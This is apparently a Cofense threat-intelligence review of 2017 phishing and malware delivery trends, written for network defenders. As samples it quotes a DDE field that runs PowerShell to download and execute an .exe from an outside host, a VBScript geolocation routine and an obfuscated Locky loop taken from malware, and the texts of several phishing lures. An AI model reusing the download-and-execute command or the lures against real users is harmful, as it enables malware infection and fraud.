MALWARE REVIEW

A Look Back and a Look Forward

INTRODUCTION

Throughout 2017, major cyber events that resulted in severe financial and business-critical data loss dominated the global media. From cyber-enabled banking heists to WannaCry, NotPetya, and a second serving of Shamoon, the critical threats posed to our information security were glaringly apparent.

While these major events took the spotlight, less visible evolutions in the threat landscape continued. Phishers demonstrated how quickly they could exploit recently disclosed vulnerabilities, change how they use or modify flexible malware, and how swiftly they could profit from new attack surfaces. With the rise in and proliferation of cryptocurrencies, the increase in enterprise use of cloud platforms, and leaks of sophisticated and highly effective exploitation methods, attackers have more gates through which they can access sensitive enterprise and personal information and finances. Furthermore, public disclosures of sophisticated capabilities help less-sophisticated actors close the gap as they are handed improved tactics, techniques, and procedures (TTPs). This report details the emerging trends that defined 2017 and profiles areas of priority for network defenders in 2018.

Delivery Methodologies

Over the past year, three notable malware delivery trends emerged throughout the thousands of phishing campaigns analyzed by Cofense Intelligence. First, we observed an increase in abuse of legitimate software features to deliver malware, complicating detection and mitigation by network defense solutions. Second, the rapid widespread exploitation of recently disclosed vulnerabilities further exposed the dangers of operating legacy operating systems and how widely legacy systems are still in use, as well as the insufficient speed with which many organizations patch their systems. Third, malicious actors are consistently innovating phishing delivery techniques to keep pace with changing technology trends and new attack surfaces to increase infection rates and evade detection.

Malware Family Combinations in 2017 Phishing




Figure 1: Top malware of 2017 included many new ransomware, growing botnet presence

Surge in Malicious Macro Scripting and Abuse of Business-Critical Platform Features

The past year was largely defined by an increase in abusing features of software platforms that are integral to most business operations, such as Microsoft Office™. With this trend, adversaries do not need to leverage software exploitation payloads to initiate attacks against targets, but can instead use tools that abuse, rather than exploit, business software applications.

Over the course of 2017, Cofense Intelligence analyzed nearly a hundred campaigns that abused Microsoft Office Object Linking and Embedding (OLE), a feature that permits the embedding and linking to documents and other applications or objects within a Microsoft Office document. The popularity of this technique amongst threat actors stems from the difficulty for network perimeter defenses to investigate and flag these documents as potentially malicious, especially if they require passwords or other interactions to open the documents, as we further later explain.

Throughout the third quarter of 2017, a highly publicized abuse vector became a popular delivery mechanism amongst threat actors. It was reported that Microsoft Office's Dynamic Data Exchange (DDE) protocol functionality can be abused to command execution in Word without using macros or memory corruption, thereby requiring no exploit to leverage this legitimate feature for illicit purposes. This protocol has been a part of the Microsoft Windows platform since version 2.0, released in 1987. DDE enables documents to exchange information, which is very useful for business purposes. For example, a report containing charts in Word could request updated figures from an Excel worksheet. This functionality can be abused by crafting a special set of instructions in the DDE field embedded in a document to launch shell scripting to run arbitrary code.

Delivery Methods Targeting Microsoft Office in 2017





Figure 2: OfficeMacro scripting still took the lead in Office-based attacks, but vulnerabilities and abuse techniques were also widespread

The DDE abuse capability had an almost immediate impact on 2017's phishing threat landscape, as it provided a very reliable method to ensure that a victim's interaction with an MS Office document attached to or retrieved via a link in an email would result in the delivery of a malware payload. The ubiquity of Office within enterprise networks and private consumer networks made for a massive attack surface. Since DDE is built into the MS Office suite, few technical controls would identify this content as malicious.



```
"DdE" c:\\Windows\\System32\\cmd.exe " /k powershell.exe (New-Object
    System.Net.WebClient).DownloadFile('http://
    frontiertherapycenter.com/16.exe','%TEMP%\\tvs.exe');Start-Process '%TEMP%\\tvs.exe'"
```

Figure 3: PowerShell scripting used in conjunction with DDE to deliver malware

Both DDE and OLE abuse delivery tactics often leverage PowerShell scripting to download or run either a payload malware or a separate loader application that would retrieve subsequent malware payloads. Crafting PowerShell content to deliver malware requires very little sophistication and can be repurposed for different delivery vectors and is often relied upon by attackers for its ubiquity within the Windows platform.

The Persistence of Tried and True TTPs

In recent years, threat actors returned increasingly to using Microsoft Office documents with downloader macros and lightweight script applications to deliver malware payloads and continued to deliver various types of malware with malicious PDF documents, including Dridex, Locky, Jaff, and TrickBot. Throughout 2017, we also noted an increase in malware distribution abusing OLE packages in Word Documents, requiring no macro scripting and thereby more likely to evade detection. OLE package abuse was commonly associated with Ursnif and Dreambot malware delivery.


By using macro-enabled Microsoft Office documents to deliver malware, adversaries again rely on capabilities provided by the Office suite and Windows platforms. For most organizations, Microsoft Office is a standard software used in daily, business-critical operations. Therefore, these types of documents cannot be blocked or restricted without critically degrading the productivity and efficiency of the business.

The Opportunism of Disclosure

Threat actors have proven themselves very quick to take advantage of recently disclosed or leaked vulnerabilities or features that can be abused. The aforementioned DDE abuse technique was disclosed by a security researcher on October 9, 2017 and within one week of that disclosure, Cofense observed its weaponization by users of various malware utilities. Throughout the fourth quarter of 2017, Cofense observed PowerShell scripting executed via DDE command to deliver several types of malware, including bots, ransomware and information stealers.

Similarly, criminals wasted no time leveraging CVE-2017-0199 to download and execute a VBScript containing PowerShell commands via weaponized Microsoft Office Rich Text Format (RTF) Documents. This was one of the top malware delivery mechanisms in the second quarter of 2017. Again, malicious actors quickly began to take advantage of a remote code execution vulnerability in Microsoft Office software wherein the software fails to properly handle objects in memory as disclosed as CVE-2017-11882.

Finally, we cannot ignore the globally catastrophic consequences of the Shadow Brokers leaks that disclosed the SMB vulnerability leveraged in the WannaCry and NotPetya attacks. These are only a few examples that demonstrate how quickly adversaries exploited recently disclosed vulnerabilities to attack yet-unpatched victims and often never-to-be-patched legacy systems in 2017.



Rozenko Pavlo
@RozenkoPavlo

Та-дам! Секретаріат КМУ по ходу теж "обвалили". Мережа лежить.

```
Repairing file system on C:

The type of the file system is NTFS.
One of your disks contains errors and needs to be repaired. This process
may take several hours to complete. It is strongly recommended to let it
complete.

WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED
IN!

CHKDSK is repairing sector 499392 of 4294967264 (0%)
```


5:25 AM - 27 Jun 2017

Figure 4: Vice Prime Minister of Ukraine tweets photo of machine affected by destructive malware (@RozlenkoPavlo)

Sneaky Anti-Analysis Tactics

Attackers have developed tactics to evade antivirus and other detection solutions, beyond leveraging built-in software features to deliver malware. As we have seen in the past, many payloads include sandbox evasion technology and do not exhibit malicious characteristics if they sense that they are within an analysis environment. This trend only accelerated in 2017 as attackers worked to extend their reach.

Furthermore, Cofense Intelligence analyzed multiple campaigns that delivered password protected malicious documents. By requiring passwords provided within the email body to open attached documents, the phishing actors intended to increase the perceived credibility of the document by the recipient and to curtail the ability of network defenses to fully inspect the document. Many times, Microsoft documents contained OLE packages, presented via small icons in the document, that required a double-click to open and subsequently deliver a malicious payload. This double-clicking requirement was employed to require human interaction, as most automated analysis tools would not know or be able to perform this function.



You have received a PDF File from [redacted] - Message (HTML)

Thu 11/9/2017 7:03 AM
[redacted] <[redacted]>
You have received a PDF File from [redacted])
Undisclosed recipients:

DocuSign

You received a PDF Document via DocuSign

I sent you a PDF Document.Your signature is required to access this document. Please apply your electronic signature via DocuSign to access your PDF Document. Click MY ARCHIVE below to access your document.

http://bit.ly/2an9ifx
Click or tap to follow link.

MY ARCHIVE

Powered By
Google.


Figure 5: Phishing message delivering a shortened URL to a DocuSign phishing page

Malicious actors increasingly used URL shortening services, such as bit.ly, goo.gl, and ow.ly, to deliver malicious links while concealing the actual destination URL, thus allowing those URLs to bypass controls in place to block known malicious domains. A user cannot hover a mouse over a shortened link to determine the actual URL destination, as a normal hyperlink would allow. To further complicate matters, actors have used more than one redirection from original links to eventually reach a phishing landing page hosted on a compromised or actor-owned domain. For example, the initial link may be a bit.ly that points to a URL on ow.ly that then points to another ow.ly link that finally points to the final landing page. Including this many degrees of separation between the initial vector to the final landing page makes it almost impossible for initial defense solutions to identify the initial link as malicious.

Location, Location, Location

Throughout 2017, Cofense Intelligence observed an increase in non-English phishing as well as geographically-determined delivery methodologies. While the non-English phishing is not new, the expansion of these campaigns demonstrates an improvement in and preference for social engineering to improve the likelihood of compromise. Over the year, the Zeus Panda banking trojan was consistently delivered via Italian-language phishing emails. Further, we analyzed German and Japanese Ursnif banking trojan campaigns, several Portuguese Banload banking trojan campaigns targeting Brazilian banks and their customers, and ransomware campaigns delivered in multiple Western European languages, including Dutch, Spanish and German. Often, the themes were generic and identical to many of the most common English narratives—referencing invoices, order requests, failed parcel delivery attempts, etc. However, at times, narrative themes were more specific to the region, such as a Polish narrative ostensibly regarding a VAT tax, which is applied to goods and services throughout the EU.

In the autumn, Cofense Intelligence analyzed a very unusual campaign wherein attackers deployed one of two different malware types depending on a victim's geographic location. While it is certainly common for actors to deploy malware from different families during a single phishing campaign, this geographic determination method was unprecedented. A .7z archive was delivered, containing a malicious VBScript application which would connect to websites providing geo-IP services in order to determine the location of the target. Once the region was detected, the script would deliver TrickBot malware to certain locations specified by the script, and the Locky ransomware to countries outside that short list, indicating that motivations and strategies were different in targeting those within the array set by the script from those outside it. Cofense has since observed similar campaigns that behave differently depending on geographic determination.




```
function detectCountry()
detectCountry = ""
Dim resp
dataUrls = Array("https://ipinfo.io/json","http://www.geoplugin.net/json.gp","http://freegeoip.net/json/")
 For i = 0 To 2 Step 1
on error resume  next
 Dim o
Set o = CreateObject("MSXML2.XMLHTTP")
o.open "GET", dataUrls(i), False
o.send
resp = o.ResponseText
If InStr(resp,"{") >0 AND InStr(resp,"}")>0 Then
AbstractDiythatsstatus = true
 Exit For
End If
next
on error goto 0
resp = Replace(resp," ","")
strFind = Array("country_code"":""", "countryCode"":""", "country"":""")

For i = 0 To 2 Step 1
pos = InStr(resp, strFind(i))
if  pos> 0 Then
pos= pos+Len(strFind(i))
pos2 = InStr(pos, resp, """")
detectCountry = Mid(resp, pos , pos2 - pos )
end if
next
end function
```

Figure 6: The VBScript will query the three websites in the array and then parse the JSON output before continuing to the next step

The Cloud: With New Platforms, New Opportunities

The surging popularity of cloud services amongst enterprises and individuals has not been lost on malicious actors. If access to such sites are not wholly blocked by enterprises, data transferred from those sites would most likely not be caught by firewalls and anti-virus technologies. Threat actors have used cloud services such as Google Documents, DropBox, and Cubby to distribute malware. In June 2017, Zeus Panda was distributed using links to Google Docs-hosted payloads via a phishing narrative masquerading as critical communication from a US Tax Court with a hyperlinked URL embedded directing a victim to Google Docs, subsequently downloading a Word document containing macro scripting designed to deliver the Zeus Panda payload.



U.S. Tax Court ext#5693884

Hereby we inform you that you are a suspect of violating of the Federal law under "Title 26 USC § 7201 – Attempt to evade or defeat tax".

Related hearing will be held on 06/17 at 4:30PM in room 6B. Case number is 228–157675.

In case you or your attorney are not able to face the court on the mentioned day, please inform us by sending a respond to current email with the reason for absence. You have to respond not later than 10 workdays before the day of hearing.

List of documents to provide and further information can be found in an attached file.

Get Notification


[redacted]

405 Second Street, N.W., Washington, DC 20217

https://docs.google.com/uc?authuser=0&id=0B42m7TuiYgmjUWdYNkVZdmtZRVU&export=download

Figure 7: Threat actors appeal to uneasy taxpayers and abuse a Google Docs sharing URL

A Google Docs worm that generated a great deal of media attention in May 2017 began with a phishing email purporting to be a Google Doc document that directed victims to a fake Google Docs application that then targets their credentials. This attack demonstrated how cloud services can be attacked via email and how threat actors can gain access to and abuse an organization's IT assets via phishing and attacking cloud servers.



Wed 5/3/2017 1:26 PM

Redacted.Redacted@redacted.com

RedactedFirstName RedactedLastName has shared a document on Google Docs with you

To hhhhhhhhhhhhhhhh@mailinator.com

If there are problems with how this message is displayed, click here to view it in a web browser.

[redacted] has invited you to view the following document:

Open in Docs

The information transmitted is intended only for the person or entity to which it is addressed and may contain confidential and/or privileged material. Any review, retransmission, dissemination or other use of, or taking of any action in reliance upon, this information by persons or entities other than the intended recipient is prohibited. If you received this in error, please contact the sender and delete the material from any computer.

provided by
PHISHME

Figure 8: Email claiming to deliver documents using Google's cloud document service

The fake application was distributed by compromising email accounts and propagating itself using access privileges requested by a malicious web application abusing services that Google provides to support the development of new online applications. No malicious code was executed on an actual endpoint, and it was not designed to create a fake login page as is common with credential phish. Instead, it requested that the victim add the application to their Google cloud services account and grant it permission to interact with their Gmail account. Once that was accomplished, the operators could access the victim's Gmail contacts and proceed to target those individuals. Essentially, this modern email "worm" requested egregious cloud application permissions to replicate and spread.

It comes as no surprise that criminals are rapidly capitalizing on this increasingly popular and widely-used attack surface. As more enterprise assets and services are made available through the cloud, threat actors will increasingly turn to exploit it.

RANSOMWARE

Something Old

What was new in ransomware in 2017? When it comes to the ransomware family, just about everything. The turnover in common ransomware campaigns from 2016 to 2017 was massive— with only Locky and Cerber surviving the changeover.

Cerber ransomware campaigns exceeded Locky in the first half of 2017, most commonly distributed by phishing as a first or second-stage payload. Throughout the second quarter, Cerber's delivery success was aided by Zyklon HTTP malware. This ransomware-as-a-service made ransomware available to any threat actor willing to pay for the ability to distribute Cerber, thus requiring no technical sophistication on the part of the threat actor.

Ransomware Used in Phishing 2017





Figure 9: Locky and Cerber remained significant but a large number of new contenders arose in 2017

In 2017, Locky proved to be the ransomware that simply will not go away. Locky infections had significantly decreased in late 2016. This trend continued into the first half of last year; however, Locky consistently resurged following repeated lulls. Over the past year, Locky's reappearances and modifications indicated that its operators continue to invest in its future use. Cofense observed a change in C2 call-back resources used to report new infections, possibly to thwart detection, and new file extensions were introduced for files encrypted by the ransomware. The operators also changed the delivery of Locky in August. Instead of attaching archive files containing script applications written in Jscript or Visual Basic, emails included one of many URLs. Once clicked, these URLS would initiate an HTTP GET request to a simple PHP script that directs the victim's browser to a location from which an archive containing the JavaScript application that delivers Locky. By introducing this intermediate step, the adversary conceals the location of the payload delivery tool.

Additionally, Locky introduced new file extensions for files encrypted by the ransomware. In October, Microsoft Office's DDE feature was abused to deliver Locky shortly following the disclosure of this capability. This further indicates that Locky operators are invested in innovating and continuing Locky delivery. September Locky campaigns delivered by lightweight script applications that referred to characters and events from the popular television show, Game of Thrones, suggests that Locky operators closely follow the interests of their victims. Alternatively, perhaps they are simply also fans.



```
Do Until FIDONET.AtEndOfStream
        Aria = i mod d
        HoldTheDoor= Asc( FIDONET.Read( 1) )

        i = 2 + i  - 1
        RobertBaration SansaStark, HoldTheDoor, ThronetransmittedJohnSnow(Aria)

Loop
```

Figure 10: Highly-mutable variable naming allows for virtually endless permutations

Something New

The past two years have been defined by a rapid turnover in ransomware. Several new families emerged throughout 2017 in major phishing campaigns, though some had been seen before in small numbers. Over half of the ransomware tools observed in the first quarter of last year had not been previously observed in phishing emails at all. This changeover likely speaks to disruption of ransomware operations and infrastructures and demonstrates how rapidly ransomware operators must evolve to continue operations. In fact, five of the top ten new malware varieties Cofense observed in phishing email in 2017 were new ransomware varieties.

New techniques were implemented to deliver ransomware, including exploitation of recent vulnerability disclosures, such as multiple Microsoft Office exploitation techniques to abuse the DDE protocol and to embed executable VBScript containing PowerShell commands in RTF documents.

New Malware in Phishing 2017


